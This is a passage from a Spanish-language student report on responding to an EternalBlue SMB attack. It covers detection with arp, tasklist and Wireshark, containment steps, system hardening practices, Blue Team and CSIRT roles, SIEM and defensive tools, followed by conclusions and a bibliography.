
Ilustración 38 Verificación comando arp -a



Nota. Verificación comando arp -a. Fuente propia. 2022

Como cuarta medida se puede utilizar el comando **tasklist** para obtener el listado de procesos en ejecución, el cual nos puede ser útil para identificar los servicios que el atacante puede estar utilizando en tiempo real. Se puede observar el proceso en servicio de nombre **winse20w0.exe**

Ilustración 39 Comando tasklist




Nota. Verificación comando arp -a. Fuente propia. 2022

Como quinta medida de detención y análisis de mayor utilidad, es el uso de la herramienta WIRESHARK, previamente instalada para capturar tráfico de la red y del sistema atacado.

El siguiente pantallazo podemos observar paquetes de protocolo SMB usado por el sistema windows de característica muy sospechas de vulnerabilidad EternalBlue. Después de un establecimiento de negociación de conexión (handshake) ***Tree Connect Andx Request/Response*** entre las maquinas ip origen 79.87.77.104 y ip destino 79.87.77.103 estable un path IPC de tipo ataque donde conecta con el recurso compartido.


Ilustración 40 Verificación tráfico red Wireshark



Nota. Verificación tráfico red Wireshark. Fuente propia. 2022

En el siguiente pantallazo se observa una solicitud ***NT Trans inicial*** con un alto tamaño de carga de secuencia de NOP, que realmente lo que hace es trasladar la maquina en estado SMB server a un punto donde existe la vulnerabilidad, con el fin que el atacante pueda explotarlo con un paquete especialmente diseñado.


Ilustración 41 Análisis tráfico de red



Nota. Análisis tráfico red Wireshark. Fuente propia. 2022

En el siguiente pantallazo que después de las solicitudes NT Trans conduce a solicitudes ***Trans secundary Request*** que básicamente contiene un formato incorrecto permitiendo desencadenar la vulnerabilidad, con solitudes de código shell. Aquí se puede identificar si hay carga útil cifrada que representa un lanzamiento de un posible malware a la maquina objeto de análisis.

Ilustración 42 Análisis tráfico de red



Nota. Análisis tráfico red Wireshark. Fuente propia. 2022

Acciones de contención del ataque:

Luego del análisis anterior de detección y de la identificación del modo operandi por parte del atacante las medidas que se pueden realizar los son la siguientes:

1. Aislar el segmento de red atacado para evitar comprometer toda la red.
2. Aislar la maquina atacada de la red, deshabilitando el puerto de la tarjeta de red.
3. Bloquear las cuentas de usuario de donde se originó el ataque como medida temporal y eliminar las cuentas no autorizadas.
4. Deshabilitar los servicios del sistema o software que el atacante explotó, identificados con la herramienta wireshark[15].
5. Se debe rastrear la maquina identificada como origen del ataque de acuerdo con la información del arp y el wireshark para ser bloqueados de inmediato en capa 2 y capa 3.
6. Habilitar el firewall de Windows de la maquina
7. Bloquear los puertos TCP que no sean necesarios que están en estado *listening*
8. Aislar la maquina afectada de la red para evitar un cifrado de datos y un mayor escalamiento del atacante.
9. Garantizar el backup de los datos de la máquina.

INFORME DE ACCIONES DE HARDENIZACIÓN A IMPLEMENTAR PARA EVITAR QUE SUCEDAN ATAQUES DE SEGURIDAD INFORMÁTICA.

Cuando se habla de implementación de hardenización es importante trabajar en las siguientes mejores prácticas y acciones por cada frente:

RED

En este frente con la hardenización se busca corregir las vulnerabilidades de los dispositivos de red, llameasen switches, routers, NAC, etc y así evitar su explotación y los ataques a end-points específicos.

- Bloquear los puertos de red innecesarios
- Cifrar trafico
- Revisar y garantizar que el firewall este correctamente configurado, con sus reglas auditadas y que se actualicen periódicamente
- Eliminar y desactivar protocolos y servicios no utilizados

SERVIDORES

En este frente, con la hardenización se busca asegurar los datos, componentes, funciones, puertos y permisos de un servidor.

[15] Wireshark, herramienta detección de vulnerabilidades. Disponible en: https://www.wireshark.org/

- Asignar y revisar accesos y cuentas administrativas utilizando el principio del mínimo privilegio
- Asegurar que los servidores se encuentren en un centro de datos con todas las condiciones de seguridad físicas.
- Eliminar software innecesario

APLICACIONES

En este frente, la hardenización se centra en el software instalado en la aplicación, en los parches y la actualización de sus vulnerabilidades.

- Establecer controles de acceso a la aplicación
- Automatizar la gestión de parches
- Eliminar contraseñas por defecto
- Llevar a cabo las mejores prácticas de purga de cuentas
- Configuración de políticas de bloqueo de cuentas

BASEDATOS

En este frente, con la hardenización se enfoca en reducir las vulnerabilidades de las bases de datos y del sistema de gestión de las mismas, como también reforzar los datos depositados y el software utilizado.

- Cifrar datos en tránsito y en reposo
- Eliminación de cuentas no utilizadas
- Reforzar contraseñas
- Habilitación de la comprobación de nodo para el chequeo de usuario
- Limitar que pueden hacer uso de la base de datos

SISTEMA OPERATIVO

En este frente, con la hardenización se busca asegurar los sistemas operativos que es el objetivo común de los ciberataques.

- Aplicación de actualizaciones automáticas y parches recomendados por el fabricante
- Eliminar archivos innecesarios, controladores y funciones no requeridas
- Cifrar el almacenamiento local
- Registrar las actividades, errores y alertas correspondientes.

*Por último y lo más importante trabajar en concientización y educación de los miembros de las empresas en cuanto a la ciberseguridad y buenas prácticas para no ser fácilmente atacados.

2.5. ETAPA 5. SOCIALIZACIÓN DEL INFORME TÉCNICO

ANÁLISIS SOBRE LAS DIFERENCIAS ENTRE EL EQUIPO DE BLUE TEAM Y EL EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

BLUE TEAM	Equipo de Respuesta a Incidentes informáticos (CSIRT)
Son equipos conformados por profesionales y especialistas de la seguridad, con una visión de las empresas y/o organización tanto de adentro como hacia fuera de la misma.	Son equipos de respuesta para incidentes de seguridad creados por comunidades gubernamentales, estales, privadas, financieros, militares, etc, con el fin de ofrecer servicios preventivos y reactivos ante un incidente de seguridad a las víctimas de ciberataques en la red.
Su labor se centra en proteger los activos de las compañías o empresas contra cualquier tipo de amenaza. Entre sus funciones esta reforzar el acceso a los sistemas, introduciendo políticas estrictas, educando a los miembros de las empresas para su comprensión y ajuste a los procedimientos. Realizan evaluaciones de riesgos identificando la debilidades y amenazas que pueden ser explotadas. Desarrolla planes de acción para implementar y así reducir la materialización de las amenazas.	Publica alertas de seguridad, busca vulnerabilidades, realiza auditorias de evaluación de seguridad, ofrece configuración, mantenimiento y desarrollo de las herramientas de seguridad, aplicaciones e infraestructura.
Los Blue Team usan gran variedad de métodos y herramientas como contramedidas para la protección de la red de ataques cibernéticos. Entre ejercicios llevados a cabo por el Blue Team tenemos : * Auditorias DNS, con el fin de prevenir ataques de phishing, evitar DNS caducados y la eliminación de registros, entre otros. * Instalar software de seguridad en los end point, como portátiles, PCs, smartphones. * Desplegar software IDS y IPS como control, detección y prevención.	Gestiona incidentes de seguridad y vulnerabilidades cuando estas están presentes, coordinando, analizando, dando respuesta y soporte. Brinda información de los hallazgos. Permanentemente busca ser una fuente de información con las últimas novedades de las estrategias de ataque.

* Implementar soluciones SIEM, para correlacionar los logs de los distintos dispositivos de seguridad IT. * Análisis de registros de memoria con el fin de identificar actividades inusuales y localizar ataques. * Uso de herramientas de vulnerabilidades para su exploración en las empresas *Aseguramiento de sistemas mediante uso de antivirus y antimalware.	

ANÁLISIS SOBRE LA PERTINENCIA DE TRABAJAR CON CIS "CENTER FOR INTERNET SECURITY" COMO PROPUESTA DE ASEGURAMIENTO POR PARTE DE UN EQUIPO DE BLUE TEAM

La implementación de estándares de mejores prácticas siempre será muy útil para las organizaciones teniendo en cuenta que hay muchos expertos en el mundo trabajando en minimizar el riesgo de ataques a la seguridad de la información. Sin embargo, hay varias organizaciones dedicadas a documentar controles de ciberseguridad que garantizan la protección de datos, por lo tanto, a la hora de seleccionar alguno de estos estándares se debe tener muy en cuenta el nivel de madurez de la compañía en cuanto a seguridad defensiva.

El CIS tiene como objetivo mejorar los estándares de ciberseguridad en todos los aspectos, por lo tanto, genera permanentemente iniciativas que implementadas a tiempo se pueden adelantar a los ataques a los que están expuestas todas las organizaciones a nivel mundial. La principal ventaja de que el blue team de una compañía adopte CIS es que se puede identificar la evolución del proceso de implementación, pues se puede iniciar con el grupo de controles básicos y escalando de acuerdo con el tipo de organización, el nivel de madurez y el tamaño de sus departamentos y unidades de negocio.

ANÁLISIS SOBRE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM

SIEM (Security Information and Event Management), es un correlacionador de eventos con visión global de las plataformas IT de una empresa y/o compañía, que permite detectar, responder y neutralizar las posibles amenazas o tanques cibernéticos. Entre sus funciones principales es realizar un análisis de seguridad en tiempo real de los logs recibidos de distintos sistemas, disminuyendo el tiempo de detección de ataques, detectando violaciones de seguridad, dando respuesta automática a eventos y amenazas, entre otras.

El SIEM evita la complejidad de administrar la seguridad de las compañías cuando estas crecen en elementos a proteger y monitorear. Es una herramienta útil para los equipos blueteam y eficiente para los análisis forenses. Entre los beneficios permite buscar y encontrar amenazas en registros archivados inactivos durante largo periodos de tiempo dentro de una red, deteniendo amenazas desconocidas con el apoyo del maching learning, bigdata y de la inteligencia artificial, evitando filtraciones de datos y fallos en los procesos y sistemas.

En el mercado se puede encontrar una amplia variedad de soluciones SIEM, entre los principales fabricantes IBM, Arcsight, Alien, Symantec, McAfee, Fortinet, etc..

La soluciones SIEM han ganado terreno en sus implementaciones toda vez que las grandes empresas deben alinearsen al cumplimiento regulatorio como el Estándar de Seguridad de Datos para la Industria de Tarjetas de Pago (PCI DSS), la Regulación General de Protección de Datos (GDPR), y Sarbanes-Oxley (SOX), entre otras, obligando a las empresas implementar soluciones de detección de amenazas y resolución de respuesta rápida. Además de estos cumplimientos, el crecimiento en la migración de los servicios de las empresas a la nube ha permitido evolucionar las soluciones de SIEM integrándose es su capacidad mediante API y fuentes de información en la nube.

INFORME DE ELECCIÓN DE 3 HERRAMIENTAS QUE PERMITAN CONTENER ATAQUES INFORMÁTICOS

Firewalls NGFW (Next Generation) - NAC ISE

Los firewall de Next Generation permiten detectar y contener las amenazas criticas para rápidamente mitigar el riesgo gracias a sus sensores avanzados con los que identifican cualquier tipo de malware en tiempo real. Estos firewalls cuentan con funcionalidades de prevención de intrusiones (NGIPS), y Protección avanzada contra malware (AMP), security intelligence, etc. Estos firewalls están preparados para realizar tareas de inspección profunda, capaces de enfrentarse a amenazas persistentes avanzadas (APT).

Su integración con herramientas **Network Access Control (NAC)** y/o **ISE Identity Services Engine** permite mediante instrucciones tomar acciones de contención que vas desde aislar el equipo end point de la red, hasta el envío a cuarentena de una VLAN, esto depende de la gravedad de la amenaza definido por el indicador de compromiso IoC.

Implementación de EDR (Endpoint Detection and Response)

Esta solución de seguridad EDR, con administración basa en la nube proporciona automatización de la seguridad de los end-points actuando analíticamente en la búsqueda de amenazas y actuando a los tipos de ataques.

3. CONCLUSIONES

- Como especialistas de seguridad informática es de gran importancia conocer las leyes y normas que rigen los delitos informáticos en Colombia toda vez que se ejerce o se desarrolle un ethical hacking o investigación en una corporación ya sea pública o privada.

- El éxito de las fases del pentesting depende del proceso metodológico que se realice cumpliendo con las regulaciones de la industria a la cual pertenecen las organizaciones, sector financiero, salud, etc.

- Los resultados de un pentesting ayudan enormemente a las organizaciones a evaluar su madurez en las políticas y procedimientos de seguridad, como también ofrece medidas para capacitar a los empleados en seguridad IT.

- El descubrimiento de riesgos, vulnerabilidades y los posibles impactos detectados en un ethical hacking ayuda a las empresas a tomar prontas medidas de mitigación y a evaluar los tiempos de respuesta ante un incidente de seguridad.

- Esta profesión expone a los ingenieros desde el inicio de la carrera a diferentes pruebas de ética, pues a través del proceso de crecimiento profesional y experiencia laboral se conocen muchos casos en los que compañeros de trabajo han accedido a cometer actos ilegales con repercusiones fatales, lo cual ha servido de ejemplo para generar consciencia en las decisiones profesionales.

- La temprana detección de amenazas y vulnerabilidades, previenen pérdidas económicas, de reputación y continuidad del negocio, cuando las compañías o empresas se ven enfrentados ataques de denegación o fuga de información o ataques tipo ransomware del servicio de sus servidores de producción.

- La exploración con las herramientas de intrusión y testing dejan al descubierto muchas vulnerabilidades que los clientes ignoran y que también tienen fuera de control.

- La seguridad perimetral ya no es suficiente para controlar los ataques en una actualidad globalizada, donde el cibercrimen está muy organizado y se enfocan en secuestrar la información más preciada de una compañía a cambio de extorsión, pidiendo pago en bitcoins, como es el caso de los ataques wanacry Ransomware.

- La información disponible para los expertos en seguridad informática es bastante amplia y accesible, por lo tanto, son cada vez más las compañías que implementan herramientas, estándares, controles e infraestructura para garantizar la protección y seguridad de su información, siendo este su activo más valioso.

- El potencial de las herramientas especializadas en seguridad garantiza a un Blue Team suficiente información para detectar vulnerabilidades e identificar posibles fallos de seguridad y conocer las diferentes técnicas de ataque.

- La organización debe conformar equipos estratégicos blue team que permitan llevar soluciones de seguridad al continuo crecimiento de todo tipo de ciberataques a nivel global.

- El éxito del manejo de los incidentes de seguridad es el resultado de la organización y la ejecución de un Framework de manera metodología, con el fin de mitigar los riesgos y reducir las pérdidas ocasionadas por ciberataques.

- Es importante trabajar en la concientización y educación de los miembros de las empresas en cuanto a la ciberseguridad y buenas prácticas para no ser fácilmente atacados.

4. RECOMENDACIONES

- A través de la información compilada en este documento se evidencia la amplia variedad de opciones disponibles que existen para que los emprendedores y empresarios del país fortalezcan la seguridad informática de sus activos de información.

- En base a los resultados obtenidos en el presente informe, se confirma la gran utilidad de las herramientas disponibles para que los equipos Blue Team y Red Team fortalezcan la seguridad de los activos de información de las organizaciones, por lo tanto, esta información debería estar cada vez más disponible para que también usuarios no expertos contemplen la posibilidad de implementar estos equipos dentro de sus compañías.

- Se pone a consideración de la universidad UNAD, en el ejercicio de involucrar a los estudiantes en escenarios de simulación práctica, usar este tipo de informes para apoyar a los pequeños empresarios en su preparación ante la prevención y defensa a ataques de seguridad, ya sea con el fin de generar un impacto social promovido desde la academia o como sensibilización a los estudiantes para que a través de ellos se genere este impacto.


- Todas las organizaciones, sin importar su tamaño deberían tener un manual de procedimientos y mejores practicas para garantizar la seguridad de sus activos de información.

- Los expertos deberían usar lenguaje cercano para explicar a empresarios y/o usuarios no expertos la dimensión de los riesgos de exponer sus activos de información y la gran posibilidad de garantizar su seguridad a través de estrategias Blue y Red Team.

5. ENLACE DEL VIDEO

https://youtu.be/rk5Nul8sFR4

VERIFICACIÓN TURNITIN



BIBLIOGRAFÍA

Alcaldía de Bogotá. (2018). [Sitio web]. [Sitio web]. Bogotá. Guardianes de la información de la Alcaldía de Bogotá. [Consulta: 7 de septiembre de 2022]. Disponible en: https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota

Allen, Mateus. (2017). [Sitio web]. Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). [Consulta: 7 de septiembre de 2022]. Disponible en: https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Ally, Islam. (2017). [Sitio web]. SMB exploited. [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.mandiant.com/resources/blog/smb-exploited-wannacry-use-of-eternalblue

Alvarez, Vilma. (2018). [Sitio web]. Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). [Consulta: 7 de septiembre de 2022]. Disponible en: https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

CISCO. (2020). [Sitio web]. Guía de detección y contención rápida de amenazas. [Consulta: 7 de septiembre de 2022]. Disponible en: https://info.datacom.global/hubfs/eBooks/ebook-seguridad2.pdf

Copnia. (2015). [Sitio web]. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

ENTER (2015). [Sitio web]. Detrás de Buggly: la historia de la fachada Andrómeda. [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

INTELEQUIA. (2021). [Sitio web]. Red y Blue Team. [Consulta: 7 de septiembre de 2022]. Disponible en https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

INCIBE. (2020). [Sitio web]. Evidencias de análisis forense. [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.incibe-cert.es/sites/default/files/contenidos/guias/doc/incibe_toma_evidencias_analisis_forense.pdf

Gallop, Darren (2021). [Sitio web]. Differences and Similarities Between NIST and CIS. [Consulta: 7 de septiembre de 2022]. Disponible en: https://carbidesecure.com/resources/differences-and-similarities-between-nist-and-cis/

Gaviria, Raúl. (2015). [Sitio web]. Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. (pp. 18- 61). Disponible en: https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

Mintic. (2018). [Sitio web]. Guía de Auditoria. Mintic. (pp. 12-19). [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

Mintic. (2018). [Sitio web]. Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

Mintic. (2009). [Sitio web]. Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). [Consulta: 7 de septiembre de 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Mintic. (2012). [Sitio web]. Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). [Consulta: 7 de septiembre de 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

Moreno, Patricio. (2015). [Sitio web]. Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). [Consulta: 7 de septiembre de 2022]. Disponible en: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

NIST (2020). [Sitio web]. Cybersecurity framework. [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.nist.gov/cyberframework

OAS. (2018). [Sitio web]. Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). [Consulta: 7 de septiembre de 2022]. Disponible en: https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

OWASP. (2019). [Sitio web]. Identificar a los atacantes en servidores web. [Consulta: 7 de septiembre de 2022]. Disponible en: https://owasp.org/www-pdf-archive/OWASP_-_RolyNet.pdf

Rapid7. (2012). [Sitio web]. Metasploitable 2. (s. f.). Metasploit. [Consulta: 7 de septiembre de 2022]. Disponible en: https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). [Sitio web]. Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework / Revista Seguridad. [Consulta: 7 de septiembre de 2022]. Disponible en: https://revista.seguridad.unam.mx/numero-19/pruebas-depenetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-conmetasploit-fra

The Mitre Corporation. Common Vulnerabilities and Exposures (updated 2022). [Sitio web]. [Consulta: 7 de septiembre de 2022]. Disponible en: https://cve.mitre.org/